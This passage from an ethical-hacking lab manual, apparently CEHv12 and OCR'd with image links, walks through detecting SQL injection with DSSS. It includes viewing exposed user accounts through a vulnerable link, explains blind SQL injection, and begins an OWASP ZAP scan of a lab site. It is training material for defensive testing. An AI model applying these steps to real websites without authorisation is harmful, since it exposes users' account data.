


15. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.





16. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.

17. You will observe that information regarding available user accounts appears under the **View Profile** tab.



18. Scroll down to view the user account information for all users.





Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

19. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.
20. Close all open windows and document all the acquired information.

Task 2: Detect SQL Injection Vulnerabilities using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.


In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine.

